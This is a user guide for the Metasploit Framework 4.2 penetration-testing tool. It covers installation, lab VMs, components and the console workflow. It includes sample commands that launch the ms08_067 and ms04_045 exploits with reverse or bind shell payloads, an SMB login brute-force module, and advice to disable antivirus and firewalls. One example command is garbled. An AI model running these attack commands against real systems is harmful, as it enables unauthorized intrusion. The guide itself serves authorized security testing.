Metasploit Framework

User Guide

Release 4.2

RAPID7

TABLE OF CONTENTS

Overview

Common Tasks

Command Reference

ABOUT THIS GUIDE

The following sections describe the audience, organization, and conventions used within this guide.

Target Audience

This guide is for IT and security professionals who use the Metasploit Framework to perform penetration tests and security assessments.

Organization

This guide includes the following chapters:

- About this Guide
- Overview
- Installation
- Scanning
- Exploitation
- Post-Exploitation
- Common Tasks
- Creating a Module
- Creating an Exploit

Document Conventions

The following table describes the conventions and formats that this guide uses:

Convention	**Description**
Command	Indicates buttons, UI controls, and fields. For example, "**Click Projects > New Project**."
Code	Indicates command line, code, or file directories. For example, "Enter the following: `chmod +x Desktop/metasploit-3.7.1-linux-x64-installer`."
Title	Indicates the title of a document or chapter name. For example, "For more information, see the *Metasploit Pro Installation Guide*."

Convention	Description
Note	Indicates there is additional information about the topic.

Support

The Metasploit Framework is a collaborative effort powered by the open source community, so an official support team is not available. However, there are multiple support channels available, such as the IRC channel and mailing list, for you to use.

You can visit the Metasploit Community or Metasploit Project help page to see the support that is available for the Metasploit Framework.

Open Source Commitment

The Metasploit Framework is an open source collaboration between the community and Rapid7. Rapid7 believes in the spirit of open source development and encourages everyone in the open source community to contribute their talent and knowledge to the Metasploit Framework. The ultimate goal is to provide a better understanding of the critical vulnerabilities that exist in any environment and to mitigate those risks.

Before You Begin

Before you can begin, you need to install the Metasploit Framework and its dependencies. The Metasploit Framework ships with all the necessary dependencies and programs, such as PostgreSQL, Java, and Ruby, as well as the Metasploit commercial editions.

Prerequisites and Requirements

The following sections provide information on the prerequisites and requirements that the system must meet before you can install theMetasploit Framework.

System Requirements

The size of the Windows installer is 90 MB, and the Linux (RHEL / Ubuntu) binary files are 80 MB. After you install Metasploit Framework, the software bundles require a minimum of 420 MB of hard drive space.

Minimum Hardware Requirements

- 2 GHz+ processor
- 2 GB RAM available
- 500MB+ available disk space
- 10/100 Mbps network interface card

Supported Platforms

- Windows XP, 2003, Vista, 2008 Server, and Windows 7
- Red Hat Enterprise Linux 5.x, 6.x - x86 and x86_64
- Ubuntu Linux 8.04, 10.04 - x86 and x86_64

Disabling Antivirus Software

Antivirus software detects the open source Metasploit Framework as malicious and may cause problems with the installation and runtime of Metasploit Framework. The Metasploit Framework exploits the same vulnerabilities that the antivirus software detects. Therefore, when you install the Metasploit Framework, the antivirus software interrupts the installation process and alerts you of the security risks that may infect the system.

If you intend to use the Metasploit Framework, you should disable any antivirus software before you install Metasploit Framework. If you cannot disable the antivirus software, you must exclude the Metasploit directory from the scan.

Disabling Firewalls

Local firewalls, including the Windows Firewall, interfere with the operation of exploits and payloads. If you install the Metasploit Framework from behind a firewall, the firewall may detect the Metasploit Framework as malware and interrupt the download.

Please disable the local firewalls before you install or run Metasploit Framework. If you must operate from behind a firewall, you should download the Metasploit Framework from outside the network.

Administrator Privileges

To install the Metasploit Framework, you must have administrator privileges on the system that you want to use to run the framework.

Authorized Usage

Only authorized users should use Metasploit Framework. Use software for criminal activity is illegal and may result in legal prosecution. You should run Metasploit Framework on machines that you have permission to test on or machines that you own.

Installation

To access the installation files for Metasploit Framework, visit http://www.metasploit.com/download/. Download the installer for your operating system.

The installer provides a self-contained environment for you to run and update the Metasploit Framework. This means that all the necessary dependencies, such as PostgreSQL, Java, and Ruby, are installed and configured for you during the installation process. If you prefer to install the dependencies manually, and configure the Metasploit Framework to those dependencies, read https://community.rapid7.com/docs/DOC-1296.

When you launch the installer file, the installer prompts you to enter the following configuration options:

- The destination folder on the hard drive or external disk where you want to install Metasploit Framework.
- The port number that the bundled web server uses for SSL, nginx, and Mongrel access.
- A web server name that the installer uses to generate a self-signed SSL certificate specific to the installed device. The web server name can be any name and does not need to be a fully qualified domain.

Note: The installation process can take between 10-15 minutes to complete. If the process freezes, wait 5-10 minutes before you take any action.

Installing the Metasploit Framework on Windows

1. Visit http://www.metasploit.com/download/ and download the Windows installer.
2. Locate the installer file and double-click on the installer icon. A security warning may appear when you try to run the installer. Click **Run** on the Security Warning screen. When the Setup Welcome screen appears, click **Next** to continue. On Windows 7, it may take up to 10 minutes before the initial installation screen is displayed.
3. Accept the license agreement.
4. Click **Next** to continue after you have read and accepted the License Agreement.
5. Select a folder to install the Metasploit Framework. On the following screen, you can choose to install in the default folder or click the folder icon to choose a different directory or hard drive. The directory you choose must be empty.
6. Click **Next** after you select the destination directory.
7. Enter the **SSL Port number**. This configures the nginx server for SSL. By default, nginx uses port 3790 for HTTPS. Click **Next** after you enter a port number.

   Note: If an error appears and alerts you that the installer was unable to bind to the port number, then the port that you selected is already bound to another process. You can use `netstat` to determine if a process is listening on that port and kill the process, or you can enter another port number such as `8080` or `442`. If there is a conflict during the port configuration, the installer prompts you to specify another port for the server. If the suggested port is in use, enter a new port until you resolve the issue.

8. To generate an SSL certificate, enter the web server name. This enables the browser running to match the information.
9. Enter the number of days the certificate will be valid in the **Days of validity** field.
10. Click **Next** to continue. A firewall warning about the server may appear. Accept the warning to continue.
11. A dialog will alert you that it is ready to install the Metasploit Framework. Click **Next** to install the Metasploit Framework and its dependencies. The next screen runs the rest of the installer. The Setup dialog shows the installation progress.
12. Click the **Finish** button when the installation finishes.

Installing the Metasploit Framework on Linux

1. Visit http://www.metasploit.com/download/ and download the Linux 32 bit or 64 bit installer. Save the installer file to a location like the desktop.
2. Open a terminal.
3. Change the mode of the installer to be executable. To do this, choose one of the options below:

   •For 64-bit systems:

```
chmod +x desktop/metasploit-latest-linux-x64-installer.run
```

•For 32-bit systems:

```
chmod +x desktop/metasploit-latest-linux-x32-installer.run
```

4. Run the installer. To do this, choose one of the options below:

   •For 64-bit systems:

```
sudo desktop/metasploit-latest-linux-x64-installer.run
```

   •For 32-bit systems:

```
sudo desktop/metasploit-latest-linux-x32-installer.run
```

5. If the password prompt appears, enter your sudo password.
6. The Setup window appears. Click **Forward** to start the installation process.
7. Accept the license agreement and click **Forward**.
8. Choose an installation folder and click **Forward**.
9. Select **Yes** to register Metasploit as a service (recommended). Click **Forward** to continue.
10. Enter the port number that you want the Metasploit service to use. The default port is 3790. Click **Forward** to continue.
11. Enter the server name that will be used to generate the SSL certificate.
12. Enter the number of days that you want the SSL certificate to remain valid. Click **Forward** to continue.
13. Enter the port for the thin server. By default, this port is 3000. Click **Forward** to continue.
14. Select **Yes** if you want the development snapshot automatically updated. Click Forward to continue.
15. The **Ready to Install** window appears. Click **Forward** to start the installation process.

Contributing to the Metasploit Framework

The Metasploit Framework uses GitHub to host the framework repository. GitHub is a web-based revision control system that makes it easier and faster for development teams and community members to collaborate on projects.

To be able to contribute to the Metasploit Framework, you must install GitHub, create a GitHub repository, fork the Metasploit Framework repository, and create a copy of the framework repository on your local system.

The following sections explain how to set up GitHub, create the local Metasploit Framework repository, and get the latest code from the Metasploit Framework.

Set Up GitHub

Before you do anything, you have to download and install GitHub on your local system and set up the necessary requirements, such as a GitHub account and SSH keys.

For information on how to set up GitHub, see the GitHub documentation.

Fork the Metasploit Framework Repository

After you install GitHub, set up your SSH keys, and create a user account, you will need to fork the Metasploit Framework repository. When you “fork” a repository, you are using it as a baseline for your own repository.

Here’s the link to the Metasploit Framework repository: https://github.com/rapid7/metasploit-framework.

For information on how to fork a repository, see the GitHub documentation.

Create a Local Copy of the Repository

After you fork the Metasploit Framework repository, you need to create a folder to store a local version of the Metasploit Framework repository.

To create a local copy, you can clone the Metasploit Framework repository from Git. Open Git Bash and enter the following command:

```
git clone git://github.com/rapid7/metasploit-framework.git
```

Get Updates

To update the repository with the latest code, open Git Bash and enter the following command:

```
git pull
```

Test Environment

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a machine that runs the Metasploit Framework and vulnerable targets. The following sections describe the requirements and set up instructions for a target machine.

Setting up a Vulnerable VM

One of the first things you must do is configure a target network. Rapid7 provides vulnerable virtual machines that you can install as a guest system on your local machine for testing purposes.

There are two VMs available that have vulnerable services and weak passwords:

- Metasploitable - Focuses on network layer vulnerabilities. Contains a weak system account with the user name `user` and the password `user`.
- UltimateLAMP - Focuses on Web vulnerabilities. Uses the default credentials `root:vmware`. You can browse to :80 on the virtual machine's assigned IP address to access each application.

Note: If you already have a workstation or server installed, you can use it as a VM host. Or if you want to set up a VM, you can get the free VMWare Player at http://www.vmware.com/products/player/.

Metasploitable Services

The Metasploitable vulnerable VM runs the following services:

- FTP
- Secure Shell
- Telnet
- DNS
- Apache
- Postgres 8.3
- MySQL
- Tomcat 5.5
- DistCC

UltimateLAMP Services and Applications

The UltimateLAMP VM runs the following services and applications:

`Postfix`	`Drupal`
`Apache`	`ZenCart`
`MySQL`	`Sugar CRM`
`Wordpress`	`Owl`
`TextPattern`	`WebCalendar`
`Seredipity`	`Dot Project`
`MediaWiki`	`PhpAdsNew`

TikiWiki	Bugzilla
PHP Gallery	OsCommerce
Moodle	Php Bulletin Board
PHPWebSite	PhphMyAdmin
Joomla	Webmin
eGroupWare	Mutillidae 1.5 (OWASP Top 10 Vulns)

Downloading the Vulnerable VMs

To access and download the UltimateLAMP and Metasploitable VMs, go to http://updates.metasploit.com/data/Metasploitable.zip.torrent.

Setting up the Vulnerable VMs

You must download and install the vulnerable VM on the local machine as a guest system. The virtual device is approximately 600MB and takes about 10 minutes to download on a modern cable connection.

Once the VM is available on your desktop, open the device, and run it with VMWare Player. Alternatively, you can also use VMWare Workstation or VMWare Server. Read the readme file

After you have a vulnerable machine ready, you can start working with the Metasploit Framework.

Overview

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

Basic Terms

The following sections describe the basic terms that you need to know to understand how penetration testing and security research works.

Vulnerability

A vulnerability is a security flaw or weakness in an application or system that enables an attacker to compromise the target system. A compromised system can result in privilege escalation, denial-of-service, unauthorized data access, stolen passwords, and buffer overflows.

Exploit

An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system. An exploit typically carries a payload and delivers the payload to the target system.

Payload

A payload is the actual code that executes on the target system after an exploit successfully executes. There are a couple of types of payloads: reverse shell and bind shell. The major difference between a reverse shell and a bind shell is how the shell enables you to connect to the exploited system.

A reverse shell creates a connection from the target machine back to you as a command prompt. A bind shell, on the other hand, attaches a command prompt to a listening port on the exploited system. You can connect to the bind shell to access the exploited system.

Metasploit Framework Components

The Metasploit Framework is a modular system based on a few core components: libraries, interfaces, modules, mixins, and plugins.

Libraries

At the core of the Metasploit Framework are a set of libraries. These libraries contain a set of classes and utilities that manage the various parts of the Metasploit Framework, such as modules, plugins, and interfaces.

Rex

The Rex library, or Ruby Extension Library, is the most fundamental component of the Metasploit Framework. The Rex library contains the components that are necessary to perform most of the basic tasks in the Metasploit Framework. Some examples of components that the Rex library provides include a wrapper socket subsystem, protocol clients and servers, exploit utility classes, and a logging system.

Core

The Core library, or msfcore, enables exploits, sessions, and plugins to interact with the different interfaces.

Base

The Base library, or msfbase, provides wrapper routines and utility classes that you can use to easily work with the Core library.

Interfaces

There are a few interfaces that you can use to access and utilize the functionality of the Metasploit Framework. These interfaces include a console, command line, and graphical user interface.


MSFconsole

The console interface, also known as msfconsole, provides an easy and interactive way to access the features and options within the Metasploit Framework. The msfconsole is the most commonly used interface to perform exploitation tasks, such as execute an exploit, enumerate systems, define payloads, and create listeners.

To run msfconsole on Linux, open a terminal and enter `msfconsole`. To run msfconsole on Windows, select **Start > All Programs > Metasploit > Framework > Framework Console**.

When you first start the console, the console displays an ASCII art logo, prints the current version, lists the module counts, and drops to an `msf> prompt`.

The following image shows the initial screen that displays when msfconsole launches:



```
       =[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 802 exploits - 450 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
       =[ svn r14792 updated yesterday (2012.02.22)

msf >
```

MSFconsole Commands and Guidelines

Use the following commands to work with the console interface:

- Type `help` to display a list of valid commands for the current mode. While you are in the main mode, the system displays help for the global commands that are available. When you are in the module mode, the system displays the help for the commands and options that are available for the module.
- Type `info <module name>` to view the options for a module.

MSFgui


MSFgui is a Java based graphical interface that provides the same functionality as the console with the additional benefits of a GUI. Additionally, msfgui enables you to connect to a remote msfrpcd session on a remote host.

To run msfgui on Linux, open a terminal and enter `msfgui`. To run msfgui on Windows, select **Start > All Programs > Metasploit > Framework > Framework MSFGUI**.

Note: You must have Java installed on the local system to run msfgui.

When you launch msfgui, it attempts to connect to a remote msfrpcd session on another host.

The following image shows the initial msfgui launch screen:


msfgui
File View Exploits Auxiliary Payloads History Post-Exploit Console Database Plugins Help
Jobs Sessions Hosts Clients Services Vulns Notes Loots Creds
msfgui

Connect to msfrpcd

Username: msf
Password:
Host: 127.0.0.1
Port: 55553
SSL
Disable DB

Start new msfrpcd (1)
Change path
Cancel
Connect

MSFGUI Commands and Guidelines

Use the following commands and guidelines to work with msfgui:

- Start a msfrpcd session on the remote host before you launch msfgui. Run the following command to start the msfrpcd session on the remote host: `./msfrpcd -S -U <user name> -P <password> -p <listening port>`.
- Connect to the msfrpcd session through msfgui after the remote session is up.
- Use the information for the remote msfrpcd host to configure the msfrpcd connection from msfgui.

MSFcli

MSFcli runs directly from the command line. MSFcli enables to you to automate exploit testing without the use of an interactive interface. If you use msfcli to run modules, you must use the following format: `<module name> <option=value> [mode]`. When you specify the options for the module, you must use the `OPTION=VALUE` format.

The following example shows how you can configure and run an exploit from msfcli:

```
msfcli exploit/windows/smb/ms08_067_netapi RHOST=LHOST=192.168.1.2
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.3 e
```

MSFcli Commands, Modes, and Guidelines

Use the following commands, modes, and guidelines to work with msfcli:

- Enter the equal sign to assign variables.
- Enter A to view the advanced options for the module.
- Enter I to view IDS evasions.
- Enter P to view the payloads that are available for the module.
- Enter T to view target systems.
- Enter AC to view the actions that are available for an auxiliary module.
- Enter C to perform a vulnerability check.
- Enter E to execute an exploit.
- Append `O` to the end of the string to see the options that are available for the module.
- Append `P` to the end of the string to see the payloads for the current module.
- Enter `msfcli -h` to view all commands that are available.
- Options are case sensitive.

Armitage

Armitage is a graphical user interface that visually streamlines the features within the Metasploit Framework, such as host discovery, server-side and client-side exploitation, pivoting, and privilege escalation. Metasploit Armitage is automatically included with the Metasploit Framework installation.

For more information on how to use Armitage, visit http://www.fastandeasyhacking.com/manual.

Modules

Modules are the core components of the Metasploit Framework. A module is a piece of software that can perform a specific action, such as exploitation, fuzzing, and scanning. Each task that you can perform with the Metasploit Framework is defined within a module.

You can locate modules that are available in the following directory: `<installation directory>/metasploit/msf3/modules`. The modules are categorized by type and then by protocol. For example, you can find FTP fuzzers in the following location: `<installation directory>/metasploit/msf3/modules/auxiliary/fuzzers/ftp`.

There are a few types of modules. The module type depends on the purpose of the module and the type of action that the module performs.

The following are module types that are available in the Metasploit Framework:

- Exploit
- Auxiliary
- Post-Exploitation
- Payload
- NOP generator
- Payload encoder

Exploit Modules

An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide the attacker with access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.

Auxiliary Modules

An auxiliary module does not execute a payload and perform arbitrary actions that may not be related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.

Post-Exploitation Modules

A post-exploitation module enables you to gather more information or to gain further access to an exploited target system. Examples of post-exploitation modules include hash dumps and application and service enumerators.

Payloads

A payload is the shell code that runs after an exploit successfully compromises a system. The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it.

A payload can open a Meterpreter or command shell. Meterpreter is an advanced payload that allows you to write DLL files to dynamically create new features as you need them.

For more information on Meterpreter, see the Meterpreter User Guide.

NOP Generators

A NOP generator produces a series of random bytes that you can use to bypass standard IDS and IPS NOP sled signatures. Use NOP generators to pad buffers.

Payload Encoders

A payload encoder enables you to evade IDS and IPS signatures that are looking for specific bytes of a payload.

Utilities

Utilities are direct interfaces to features within the Metasploit Framework. The most common utilities are msfpayload and msfencode.

MSFpayload

MSFpayload is a utility that enables you to generate shell code and executables.

MSFencode

MSFencode is a utility that enables you to alter the payload so that the original payload does not contain any bad characters.

Plugins

A plugin is a component that extends, enhances, or alters the functionality of the Metasploit Framework. For example, you can create a plugin that adds a new feature or interface commands.

Mixins

A mixin provides a way for you to share code between modules, which helps reduce the amount of duplicate code that exists between modules.

Datastore

The datastore system is a core component of the Metasploit Framework. The datastore is a table of named values that enables you to configure the behavior of the components within the Metasploit Framework. The datastore enables the interfaces to configure settings, the payloads to patch opcodes, and the exploits to define parameters. The datastore also enables the Metasploit Framework to internally pass options between modules.

There are two types of datastores:

- Global datastore
- Module datastore

Global Datastore

The contents of the global datastore are applied to all modules. For example, if you define LHOST and LPORT in the global datastore, then all modules will use that value.

You can use the `setg` and `unsetg` commands to access the global datastore from the console. If you call `setg` with one argument, then the console displays the current value for the option. If you do not supply an argument, the console displays the contents of the global datastore.

To view the contents of the global datastore, enter `setg` in the console.

```
msf > set g

Global
======

No entries in data store.
```

The Metasploit Framework automatically loads the default settings when the console starts.

Module Datastore

The contents of the module datastore are only applicable to the currently loaded module. If you switch to a different module, the current module data store changes to the datastore for the new module. If there is not an active module, the `set` and `unset` commands operates on the global datastore. If you switch back to the original module, it initializes a new datastore for the module. You should always save the datastore to retain its contents.

You can use the `set` and `unset` commands to access the module datastore from the console. If you call `set` with one argument, the console displays the current value for the option. If you do not supply an argument, the console displays the contents of the module datastore.

For example, when the `RHOST` and `RPORT` options are set, their values are stored in the datastore of the module instance that is currently loaded. If the Metasploit Framework does not find the option or variable in a module datastore, then the Metasploit Framework queries the Global datastore for the option or variable.

The following example uses the ms08_067_netapi module.

```
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id Name
-- ----
0 Automatic Targeting
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.156
RHOST => 192.168.1.156
msf exploit(ms08_067_netapi) >
```

If you decide to use another module, such as `windows/smb/smb_relay`, the `RHOST` variable will no longer store the value for the `ms08_067_netapi` module. The value in the module datastore takes precedence over the value in the global datastore.

Saved Datastore

You can use the `save` command to synchronize the global datastore and module datastores to disk. This enables you to save information, such as variables, that you use regularly. This saves the saved environment to `HOME/.msf3/config` and loads when you launch a Metasploit Framework interface.

Datastore Efficiency

The split datastore system allows you to save time during exploit development and penetration testing. Common options between exploits can be defined in the Global datastore once and automatically used in any exploit you load afterwards.

The following example shows how the `LPORT`, `LHOST`, and `PAYLOAD` global datastore can be used to exploit a set of Windows targets. If this datastore was set and a Linux exploit was being used, the module datastore could be used to override these defaults.

```
f > setg LHOST 192.168.0.10
LHOST => 192.168.0.10
msf > setg LPORT 4445
LPORT => 4445
msf > setg PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > show options
Module options:
...
Payload options:
Name Current Setting Required Description
---- --------------- -------- -----------
11
EXITFUNC thread yes Exit technique: seh, thread, process
LHOST 192.168.0.10 yes The local address
LPORT 4445 yes The local port
```

Datastore Variables

The datastore can be used to configure many aspects of the Metasploit Framework, ranging from user interface settings to specific time out options in the network socket API. This section describes the most commonly used environment variables.

LogLevel

The `LogLevel` variable controls the verbosity of log messages provided by the components of the Framework. If this variable is not set, framework logging is disabled. Setting this variable to 0 will turn on default log messages. A value of 1 will enable additional, non-verbose log messages that may be helpful in troubleshooting. A value of 2 will enable verbose debug logging. A value of 3 will enable all logging and may generate a large amount of log messages. Only use this when much additional information is required. Log les are stored in the logs subdirectory of the user's configuration directory `$HOME/.msf3/logs`.

MsfModulePaths

The `MsfModulePaths` variable can be used to add additional paths from which to load modules. By default, the framework will load modules from the modules directory found within the Metasploit Framework installation directory. It also loads modules from `$HOME/.msf3/ modules, if that` path exists.

General Workflow

The following sections provide a brief description of the general work flow for the Metasploit Framework.

Choose a Module

The very first thing you must do is identify the purpose of your task. The purpose of your task determines the type of module you may need to successfully test the host system.

For example, if you are still learning about the target systems, you may want to run a scanner to enumerate any open ports. If you have already identified the vulnerabilities on the target system, you may want to choose an exploit module. If you want to create a buffer overflow, you might take a look at the NOP generators.

The easiest way to choose a module is to view a list of everything that is available in the Metasploit Framework. In msfconsole, type `show all` to view a list of all exploits, auxiliary modules, post-exploitation modules, NOP generators, and payloads.

If you know the type of module you want to use, you can narrow down the search by appending any of the following options to the `show` command:

- Exploit
- Auxiliary
- Post
- Nops
- Payloads

For example, if you type `show nops`, msfconsole lists the NOP generators that are available in the Metasploit Framework.

After you select the module that you want to run, use the `use` command to load the module into the current context. MSFconsole shows the current context in the parenthesis next to the msf prompt.

For example, if you want to run a bruteforce attack with the smb_login auxiliary module, you enter the following:

```
msf > show auxiliary

===
auxiliary/scanner/smb/smb_login
===

msf > use auxiliary/scanner/smb/smb_login
msf (smb_login) >
```

Configure the Module

Now that you have chosen a module, you can type `show options` to see the options that you can configure for the module.

```
msf (smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login)

Name Current Setting Required Description
==========================================
BLANK PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce
```

If an option is required, you must specify an value for it. Otherwise, you can leave it empty. Generally, the most common options that you may want to set are RHOSTS, RPORT, LHOST, LPORT, THREADS, TIMEOUT, WORKSPACE, and GWHOST.

Module options vary between modules, so you can use the built-in option descriptions to generally figure out what each option does.

Set the Options

To set the options, you can use the set and unset commands. The set and unset commands work specifically within the current module context. After you change out of the current module context, the values stored by set and unset are lost.

The following example sets the bruteforce speed for the bruteforce attack:

```
msf (smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login)

Name Current Setting Required Description
==========================================
BLANK PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce

msf (smb_login) > set bruteforce_speed 3
bruteforce_speed => 3
```

Select a Target

Before you can run an exploit module, you need to verify the vulnerable targets that are available for that particular exploit. Make sure that the target you are testing is listed as a potentially vulnerable target.

To check the list of potential vulnerable targets, use the show targets command.

```
msf > use windows/wins/ms04_045_wins
msf (ms04_045_wins) > show targets

Exploit targets:

Id Targets
== ========
0 Windows 2000 English

msf (ms04_045_wins) > set target 0
TARGET => 0
```

Select a Payload

If you want to run an exploit module, you need to specify the payload for the attack. The first thing you need to do is display a list of payloads that are available for the exploit. After you identify the payload that you want to send, you need to use the `set` command to load the payload into the exploit.

The following example shows how to set the payload:

```
msf exploit (ms04_045_wins) > show payloads
msf exploit (ms04_045_wins) > set payload windows/shell_bind_tcp
```

Run the Module

Finally, now that you have selected and configured a module, you are ready to run the module.

```
msf exploit (ms04_045_wins) > exploit

[*] Started....
```

Common Tasks

This chapter covers the following topics:

MSFConsole Management

You can use the global options to manage input and output from the msfconsole.

Log Input and Output from the Console

Use the `ConsoleLogging` option to store information that msfconsole inputs and outputs into a log.

```
msf > setg ConsoleLogging y
Console logging is now enabled.
```

Change the Log Verbosity

Use the `LogLevel` option to set the verbosity of the logs. Set the value between 1 and 5.

```
msf > setg LogLevel 3
LogLevel => 3
```

Log Input and Output for a Session

Use the `SessionLogging` option to store information that msfconsole inputs and outputs about a session into a log.

```
msf > setg SessionLogging y
Session logging will be enabled for future sessions.
```

Databases

The Metasploit Framework provides back end database support for PostgreSQL. The database stores information, such as host data, evidence, and exploit results. Any data that you use within the Metasploit Framework is stored within a database.

The first time you launch MSFconsole, Metasploit Framework automatically creates a new database for you. The console loads the database each subsequent time you launch it.

Commands that manage the database start with a “db_” prefix.

Database Commands

The following table describes the database commands that are available:

Command	**Description**

`db_connect`	Connects to a database.
	
	Use one of the following formats to specify the database:
	
	`db_connect <username:password>@<host:port>/<database>`
	`db_connect -y [path/to/database.yml]`

`db_disconnect`	Disconnects from the current database.
`db_export`	Exports the contents of the database to an XML or PWDump file. Use the following format to specify the file format and output location for the export file: `db_export -f <format> -a [filename]`
`db_import`	Imports scan data.
`db_nmap`	Runs an Nmap scan on a target network.
`db_status`	Shows the current database status.

Database Tables

The following table describes the tables that Metasploit Framework stores in the database:

Table	Description
Hosts	Stores all the hosts in the database. The table includes the following columns: address, address 6, MAC, name, os_name, os_flavor, state, svcs, workspace, vulns, and comments.
Notes	Stores information about a workspace, host, or service. The notes table contains data from an Nmap scan. The table includes the following columns: workspace_id, host_id, service_id, type, and data. The following are note types that are commonly found in the Notes table: • host.os.fingerprint • host.os.nexpose_fingerprint • host.os.nmap_fingerprint • host.os.nessus_fingerprint • host.last_boot • host.nmap.traceroute • smb.username • smb.shares
Creds	Lists the user credentials collected during an attack.
Services	Lists the services that the scan identified for the target hosts. The table includes the following columns: created_at, created_by, info, name, port, porto, state, host, and workspace.
Vulns	Lists the vulnerabilities that the database has in storage.

Install PostgreSQL Ruby Gem

Before you can use the PostgreSQL database, you must install the PostgreSQL gem. To install the PostgreSQL gem, run the following: `$ gem install pg`.

Connect to a Database

To connect to the database instance, you need the user name, password, host name for the database, host port number, and the database name.

Note: The Metasploit Framework reconnects with the database when you relaunch an interface.

You can find the database settings that the Metasploit Framework uses in `<msf dir>/config/database.yml`.

```
msf > db_connect username:password@host:port/db
```

If you are a Linux user, use the following command:

```
msf > db_connect -y /opt/metasploit/config/database.yml
```

Verify a Database Connection

After you run the `db_connect` command, you should verify that you have successfully connected to the database instance. If you have successfully connected to the database, msfconsole returns a list of available hosts.

```
msf > hosts

Hosts
=====

addresss mac name os_name os_flavor os_sp purpose info comments
======== === ==== ======= ========= ===== ======= ==== ========
192.168.0.1
```

Workspaces

Workspaces are containers that you can use to segment and organize data that a database stores. Use workspaces to create a logical separation for each segment that you want to test. For example, you may want to create a workspace for each subnet, or department, within an organization to limit the hosts to a specific network. Departments like HR, IT, and Accounting each need a separate workspace.

The Metasploit Framework stores data in the current workspace.

